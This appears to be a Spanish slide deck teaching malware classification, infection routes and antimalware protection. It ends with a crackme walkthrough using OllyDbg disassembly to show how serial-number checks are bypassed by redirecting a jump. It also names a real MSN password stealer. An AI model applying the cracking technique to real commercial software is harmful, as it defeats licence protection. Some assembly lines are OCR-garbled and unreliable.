2.- Clasificación del Malware

Malware para obtener beneficios: Robar información personal: Keyloggers

Un **keylogger** (derivado del inglés: *key* (tecla) y *logger* (registrador); registrador de teclas) es un tipo de software o un dispositivo hardware específico que se encarga de registrar las pulsaciones que se realizan en el teclado, para posteriormente memorizarlas en un fichero o enviarlas a través de internet.

Suele usarse como malware del tipo daemon, permitiendo que otros usuarios tengan acceso a contraseñas importantes, como los números de una tarjeta de crédito, u otro tipo de información privada que se quiera obtener.



2.- Clasificación del Malware

Malware para obtener beneficios: Robar información personal: Keyloggers

- El registro de lo que se teclea puede hacerse tanto con medios de hardware como de software. Los sistemas comerciales disponibles incluyen dispositivos que pueden conectarse al cable del teclado (lo que los hace inmediatamente disponibles pero visibles si un usuario revisa el teclado) y al teclado mismo (que no se ven pero que se necesita algún conocimiento de como soldarlos para instalarlos en el teclado). Escribir aplicaciones para realizar keylogging es trivial y, como cualquier programa computacional, puede ser distribuido a través de un troyano o como parte de un virus informático o gusano informático.

Se dice que se puede utilizar un teclado virtual para evitar esto, ya que sólo requiere clics del ratón. Sin embargo, las aplicaciones más nuevas también registran screenshots (capturas de pantalla) al realizarse un click, que anulan la seguridad de esta medida.

2.- Clasificación del Malware

Malware para obtener beneficios: Robar información personal: Keyloggers

El registro de las pulsaciones del teclado se puede alcanzar por medio de hardware y de software:

Keylogger con hardware

Son dispositivos disponibles en el mercado que vienen en tres tipos:

1. Adaptadores en línea que se intercalan en la conexión del teclado, tienen la ventaja de poder ser instalados inmediatamente. Sin embargo, mientras que pueden ser eventualmente inadvertidos se detectan fácilmente con una revisión visual detallada.
2. Dispositivos que se pueden instalar dentro de los teclados estándares, requiere de habilidad para soldar y de tener acceso al teclado que se modificará. No son detectables a menos que se abra el cuerpo del teclado.
3. Teclados reales que contienen el Keylogger ya integrado. Son virtualmente imperceptibles, a menos que se les busque específicamente.

2.- Clasificación del Malware

Malware para obtener beneficios: Robar información personal: Keyloggers

Keylogger con software

Los keyloggers de software se dividen en:

1. Basado en núcleo: Este método es el más difícil de escribir, y también de combatir. Tales keyloggers residen en el nivel del núcleo y son así prácticamente invisibles. Un *keylogger* que usa este método puede actuar como *driver* del teclado por ejemplo, y accede así a cualquier información registrada.
2. Enganchados: Estos keyloggers registran las pulsaciones de las teclas del teclado con las funciones proporcionadas por el sistema operativo. El sistema operativo activa el *keylogger* en cualquier momento en que se presione una tecla, y realiza el registro.
3. Métodos creativos: Aquí el programador utiliza funciones como GetAsyncKeyState, GetForegroundWindow, etc. Éstos son los más fáciles de escribir, pero como requieren la revisión el estado de cada tecla varias veces por segundo, pueden causar un aumento sensible en uso de la CPU y pueden ocasionalmente dejar escapar algunas pulsaciones del teclado.

2.- Clasificación del Malware

Malware para obtener beneficios: Robar información personal: Stealers


- **Stealer** (en español "ladrón de información") es el nombre genérico de programas informáticos maliciosos del tipo troyano, que se introducen a través de internet en un ordenador con el propósito de obtener de forma fraudulenta información confidencial del propietario, tal como su nombre de acceso a sitios web, contraseña o número de tarjeta de crédito.
- Otro problema causado por stealer puede ser la desconexión involuntaria de un sitio web.
- Estos programas pueden detectarse y eliminarse mediante software antivirus, aunque la mejor forma de evitarlos consiste en no abrir documentos anexos a correos electrónicos enviados por remitentes desconocidos o dudosos.

Ejemplo: **Odesa MSN password Stealer**, es un programa creado por el turco **Odesa**, que captura las contraseñas guardadas del MSN de una pc remota y las envia via mail al atacante. O para los que ya saben, es un simple MSN stealer.
<http://troyanosyvirus.com.ar/2008/12/odesa-msn-password-stealer-3.html>

2.- Clasificación del Malware

Malware para obtener beneficios: Realizar llamadas telefónicas: Dialers

- Los dialers son programas maliciosos que toman el control del módem dial-up, realizan una llamada a un número de teléfono de tarificación especial, muchas veces internacional, y dejan la línea abierta cargando el coste de dicha llamada al usuario infectado. La forma más habitual de infección suele ser en páginas web que ofrecen contenidos gratuitos pero que solo permiten el acceso mediante conexión telefónica. Suelen utilizar como señuelos videojuegos, salva pantallas, pornografía u otro tipo de material.
- Actualmente la mayoría de las conexiones a Internet son mediante ADSL y no mediante módem, lo cual hace que los dialers ya no sean tan populares como en el pasado.




2.- Clasificación del Malware

Malware para obtener beneficios: Ataques distribuidos: Botnets

- **Botnet** es un término que hace referencia a un conjunto de *robots informáticos* o *bots*, que se ejecutan de manera autónoma y automática. El artífice de la botnet (llamado pastor) puede controlar todos los ordenadores/servidores infectados de forma remota y normalmente lo hace a través del IRC **IRC** (*Internet Relay Chat* es un protocolo de comunicación en tiempo real basado en texto, que permite debates entre dos o más personas). Las nuevas versiones de estas botnets se están enfocando hacia entornos de control mediante HTTP, con lo que el control de estas máquinas será mucho más simple.
- Lo más frecuente es que una botnet se utiliza para enviar spam a direcciones de correo electrónico, para la descarga de ficheros que ocupan gran espacio y consumen gran ancho de banda, para realizar ataques de tipo DDoS (Distributed Denial Of Service). Normalmente los creadores de estas Botnets venden sus servicios a los Spammers.

2.- Clasificación del Malware

Malware para obtener beneficios: Ataques distribuidos: Botnets



Usando una Botnet para enviar Spam.

1. El operador de la botnet manda virus/gusanos/etc a los usuarios.
2. Los PC entran en el IRC o se usa otro medio de comunicación.
3. El Spammer le compra acceso al operador de la Botnet.
4. El Spammer manda instrucciones vía un servidor de IRC u otro canal a los PC infectados...
- 5... causando que éstos envíen Spam a los servidores de correo.

2.- Clasificación del Malware

Malware para obtener beneficios: Otros tipos: Roguesoftware y Ransomware

- ❑ Los rogesoftware hacen creer al usuario que la computadora está infectada por algún tipo de virus u otro tipo de software malicioso, esto induce al usuario a pagar por un software inútil o a instalar un software malicioso que supuestamente elimina las infecciones, pero el usuario no necesita ese software puesto que no está infectado.
- ❑ Los ransomware, también llamados criptovirus o secuestradores, son programas que cifran los archivos importantes para el usuario, haciéndolos inaccesibles, y piden que se pague un "rescate" para poder recibir la contraseña que permite recuperar los archivos.

2.- Clasificación del Malware

Otras clasificaciones:

Debido a la gran cantidad y diversidad de código malicioso que existen, que muchos de ellos realizan varias acciones y se pueden agrupar en varios apartados a la vez, existen varias clasificaciones genéricas que engloban varios tipos de códigos maliciosos:

- 1. Ladrones de información (infostealers):** Agrupa todos los tipos de códigos maliciosos que roban información del equipo infectado, son los capturadores de pulsaciones de teclado (keyloggers), espías de hábitos de uso e información de usuario (spyware), y más específicos, los ladrones de contraseñas (PWstealer).
- 2. Código delictivo (crimeware):** Hace referencia a todos los programas que realizan una acción delictiva en el equipo, básicamente con fines lucrativos. Engloban a los ladrones de información de contraseñas bancarias (phishing) que mediante mensajes de correo no deseado o spam con clickers redireccionan al usuario a las falsas páginas bancarias. Dentro de este ámbito encontramos otro tipo de estafas electrónicas (scam) como la venta de falsas herramientas de seguridad (rogueware).
- 3. Greyware (o grayware):** Engloba todas las aplicaciones que realizan alguna acción que no es, al menos de forma directa dañina, tan solo molesta o no deseable. Agrupa sw de visualización de publicidad no deseada (adware), bromas (joke), bulos (hoax)..

2.- Clasificación del Malware

Métodos de infección:

Pero, ¿cómo llega al ordenador el malware y cómo prevenirllo? Existen gran variedad de formas por las que todo tipo de malware puede llegar a un ordenador; en la mayoría de los casos prevenir la infección resulta relativamente fácil conociéndolas:

- Explotando una vulnerabilidad: cualquier sistema operativo o programa de un sistema puede tener una vulnerabilidad que puede ser aprovechada para tomar el control, ejecutar comandos no deseados o introducir programas maliciosos en el ordenador.
- Ingeniería social: apoyado en técnicas de abuso de confianza para premiar al usuario a que realice determinada acción, que en realidad es fraudulenta o busca beneficio económico.
- Por un archivo malicioso: este es la forma que tiene gran cantidad de malware de llegar al equipo: archivos adjuntos a través de correo no deseado o spam, ejecución de aplicaciones web, archivos de descargas P2P, generadores de claves y cracks de software piratas..
- Dispositivos extraíbles: muchos gusanos suelen dejar copias de sí mismos en dispositivos extraíbles para que ,mediante la ejecución automática que se realiza en la mayoría de los sistemas cuando el dispositivo se conecta a un ordenador, pueda ejecutarse e infectar el nuevo equipo y a su vez, nuevos dispositivos que se conecten.
- Cookies maliciosas: las cookies son pequeños ficheros de texto que se crean al visitar una página web.

3.- Protección y Desinfección

Introducción

Aunque, como se ha visto, existen gran cantidad de códigos maliciosos, es relativamente sencillo prevenir el quedarse infectado por la mayoría de ellos y así poder utilizar el ordenador de forma segura, basta con seguir una serie de recomendaciones de seguridad:

- ✓ Mantente informado sobre las novedades y alertas de seguridad.
- ✓ Mantén actualizado tu equipo, tanto el sistema operativo como cualquier aplicación que tengas instalada, sobre todo herramientas antimalware ya que su base de datos de malware se actualiza en función del nuevo malware que se conoce diariamente.
- ✓ Haz copias de seguridad con cierta frecuencia, guárdalas en lugar y soporte seguro para evitar la pérdida de datos importantes.
- ✓ Utiliza sw legal que suele ofrecer mayor garantía y soporte.
- ✓ Utiliza contraseñas fuertes en todos los servicios, para dificultar la suplantación de tu usuario.
- ✓ Crea diferentes usuarios en tu sistema, cada uno de ellos con los permisos mínimos necesarios para poder realizar las acciones permitidas. Utilizar la mayor parte del tiempo usuarios limitados que no puedan modificar la configuración del sistema operativo ni instalar aplicaciones.

3.- Protección y Desinfección

Introducción

- ✓ Utiliza herramientas de seguridad que te ayudan a proteger y a reparar tu equipo frente a las amenazas de la red. Actualizar la base de datos de malware de nuestra herramienta antes de realizar cualquier análisis, ya que el malware muta y se transforma constantemente.
- ✓ Analizar nuestro sistema de ficheros con varias herramientas, ya que el hecho de que una herramienta no encuentre malware no significa que no nos encontremos infectados. Es bueno el contraste entre herramientas antimalware.
- ✓ Realizar periódicamente escaneo de puertos, test de velocidad y de las conexiones de red para analizar si las aplicaciones que las emplean son autorizadas.



3.- Protección y Desinfección

Clasificación del Sw AntiMalware

- En cuanto a las herramientas disponibles para realizar una correcta prevención son muy diversas según el frente que se dese atajar. Es importante resaltar que las herramientas antimalware se encuentran más desarrolladas para entornos más utilizados por usuarios no experimentados y por tanto más vulnerables, usualmente entornos Windows, aunque la realidad es cambiante y cada vez es mayor el número de infecciones en archivos alojados en servidores de archivos y de correo electrónico bajo GNU/Linux, y aplicaciones cada más usadas como Mozilla Firefox.

- **Antivirus:** Programas informáticos específicamente diseñado para detectar, bloquear y eliminar códigos maliciosos. Es una herramienta clásica que pretende ser un escudo de defensa en tiempo real para evitar ejecuciones de archivos o accesos a web maliciosas. Existen versiones de pago y gratuitas, los fabricantes suelen tener distintas versiones para que se puedan probar sus productos de forma gratuita, y en ocasiones para poder desinfectar el malware encontrado será necesario comprar sus licencias.

3.- Protección y Desinfección

Clasificación del Sw AntiMalware



3.- Protección y Desinfección

Clasificación del Sw AntiMalware

- Algunas de las variantes actuales que podemos encontrar son:
 - ❖ **Antivirus de escritorio:** instalado como una aplicación, permite el control del antivirus en tiempo real o del sistema de archivos.
 - ❖ **Antivirus en línea:** cada vez se están desarrollando más aplicaciones web que permiten, mediante la instalación de plugins en el navegador, analizar nuestro sistema de archivos completo.
 - ❖ **Análisis de ficheros en línea:** servicio gratuito para análisis de ficheros sospechosos mediante el uso de múltiples motores antivirus, como complemento a tu herramienta antivirus. De esta manera podrás comprobar si algún fichero sospechoso contiene o no algún tipo de código malicioso.
 - ❖ **Antivirus portables:** no requieren instalación en nuestro sistema y consumen una pequeña cantidad de recursos.
 - ❖ **Antivirus Live:** arrancable y ejecutable desde una unidad extraíble USB, CD o DVD. Permite analizar nuestro disco duro en caso de no poder arrancar nuestro sistema tras haber quedado inutilizado por algún efecto de malware o no querer que arranque el sistema operativo por estar ya infectado y no poder desinfectarlo desde el mismo.

3.- Protección y Desinfección

Clasificación del Sw AntiMalware

Entre **otras herramientas específicas** destacamos:

- ❖ **Antispyware:** el spyware, o programas espía, son aplicaciones que se dedican a recopilar información del sistema en el que se encuentran instaladas para luego enviarla a través de Internet, generalmente a alguna empresa de publicidad. Existen herramientas de escritorio y en línea, que analizan nuestras conexiones de red en busca de conexiones no autorizadas.
- ❖ **Herramientas de bloqueo web:** nos informan de la peligrosidad de los sitios web que visitamos, en algunos casos, nos informan de forma detallada, qué enlaces de esas páginas se consideran peligrosos y cuál es el motivo. Existen varios tipos de analizadores en función de cómo se accede al servicio: los que realizan un análisis en línea, los que se descargan como una extensión/plugin de la barra del navegador y los que se instalan como una herramienta de escritorio.



AntiSpyware


3.- Protección y Desinfección

La mejor herramienta AntiMalware

- ❑ Conocer qué herramientas se ajustan a mis necesidades en cuanto a consumo de recursos, opciones de escaneo, y cantidad de malware encontrado en test de prueba, no es fácil.
- ❑ Muchas de las empresas desarrolladoras de sw malware, muestran estudios en sus propias web demostrando que son mejor que la competencia, pero estos estudios pierden validez al ser conducidos por la propia empresa. También pierden validez los estudios conducidos por los equipos de usuarios (a pesar de que estos tengan buenos conocimientos de seguridad informática) debido a que generalmente la muestra de virus es muy pequeña o se pueden malinterpretar los resultados, por ejemplo contando la detección de un falso positivo como verdadero.
- ❑ Los estudios con más validez son los que son hechos por empresas o laboratorios independientes, entre las que podemos destacar:
 - ❖ AV Comparatives (<http://www.av-comparatives.org/>)
 - ❖ AV-Test.org (<http://www.av-test.org/en/home/>)
 - ❖ ICSA Labs (<https://www.icsalabs.com/>)
 - ❖ Virus Bulletin (<http://www.virusbtn.com/index>)
 - ❖ West Coast Labs (<http://www.westcoastlabs.org/>)



Ejemplos Prácticos



Ejemplos Prácticos: Crack

00401317	EB 05	JMP SHORT 0040131E
00401319	> 1B00	SBB EAX,EAX
0040131B	· 83D8 FF	SBB EAX,-1
0040131E	> 85C0	TEST EAX,EAX
00401320	·> 75 25	JNE SHORT 00401347
00401322	· 6A 40	PUSH 40
00401324	· 68 F0504000	PUSH OFFSET 004050F0
00401329	· 68 44504000	PUSH OFFSET 00405044
0040132E	· 57	PUSH EDI
0040132F	· FF15 98404000	CALL DWORD PTR DS:[E]&USER32.MessageBoxA
00401335	· 5F	POP EDI
00401336	· 5E	POP ESI
00401337	· 50	POP EBP
00401338	· 88 01000000	MOV EAX,1
0040133D	· 58	POP EBX
0040133E	· 81C4 64010000	ADD ESP,164
00401344	· C2 1000	RETN 10
00401347	> 6H 10	PUSH 10
00401349	· 68 F0504000	PUSH OFFSET 004050F0
0040134E	· 68 30504000	PUSH OFFSET 00405030
00401353	· 57	PUSH EDI
00401354	· FF15 98404000	CALL DWORD PTR DS:[E]&USER32.MessageBoxA
0040135A	· 5F	POP EDI
0040135B	· 5E	POP ESI

Calculates sign(EAX)

ASCII "Cerberus Keygen"

ASCII "Good job cracker! Now write a keygen and a tutorial."

Chico bueno :)

ASCII "Cerberus Keygen"

ASCII "Wrong! Try again!"

Chico malo :(


Jump is taken

Dest=keygen.00401347

Ejemplos Prácticos: Crack


Introducción:

- ❑ La mayoría de los sistemas de validación se basan en introducir un número de serie correcto. A la hora de introducir el número de serie, dentro del programa se realiza una pequeña comprobación y si es correcto activa el programa (CHICO BUENO) y si no es correcto entonces te muestra que el número de serie es incorrecto (CHICO MALO).
- ❑ Sintetizando mucho, para saltar la protección de un programa tan sólo hay que localizar la zona donde el sistema realiza la comprobación e indicar que siempre (sea o no sea correcto el número de serie) se vaya a la zona de activación (CHICO BUENO).
- ❑ Para poder analizar y modificar el programa se va a utilizar el editor hexadecimal OllyDB.
- ❑ Para ver un ejemplo se va a utilizar el programa Crackme. El programa Crackme está protegido mediante un número de serie. Si introduce el número correcto se registra y si el número de serie no es correcto le indica que no ha tenido suerte.




Ejemplos Prácticos: Crack

Paso 1. Buscar con el ollydb las STRING REFERENCES:



Abra el programa Crackme con el ollydb. Seleccione el botón que busca cadenas y localice el mensaje de error "NO LUCK THERE, MATE". Para ellos, hay que pulsar el botón derecho del ratón sobre la ventana y seleccione: *Search for all referenced string*





```

00401000 $ 6A 00 PUSH 0
00401002 . E8 FF040000 CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007 . A3 C9204000 MOU DWORD PTR DS:[4020CA],EAX
0040100C . 6A 00 PUSH 0
0040100E . 68 F4204000 PUSH CRACKME.004020F4
00401013 . E8 A6040000 CALL <JMP.&USER32.FindWindowA>
00401018 . 0B00 OR EAX,EAX
0040101A . v74 01 JE SHORT CRACKME.0040101D
0040101C C3 RETN
0040101D > C705 64204000 MOV DWORD PTR DS:[402064],4003
00401027 . C705 68204000 MOV DWORD PTR DS:[402068],CRACKME.WndProc
00401031 . C705 6C204000 MOV DWORD PTR DS:[40206C],0
0040103B . C705 70204000 MOU DWORD PTR DS:[402070],0
00401045 . A1 C4204000 MOU EAX,DWORD PTR DS:[4020CA]
00401049 . A3 74204000 MOU DWORD PTR DS:[402074],EAX
0040104F . 6A 64 PUSH 64
00401051 . 50 PUSH EAX
00401052 . E8 D1030000 CALL <JMP.&USER32.LoadIconA>
00401057 . A3 78204000 MOU DWORD PTR DS:[402078],EAX
0040105C . 68 007F0000 PUSH 7F00
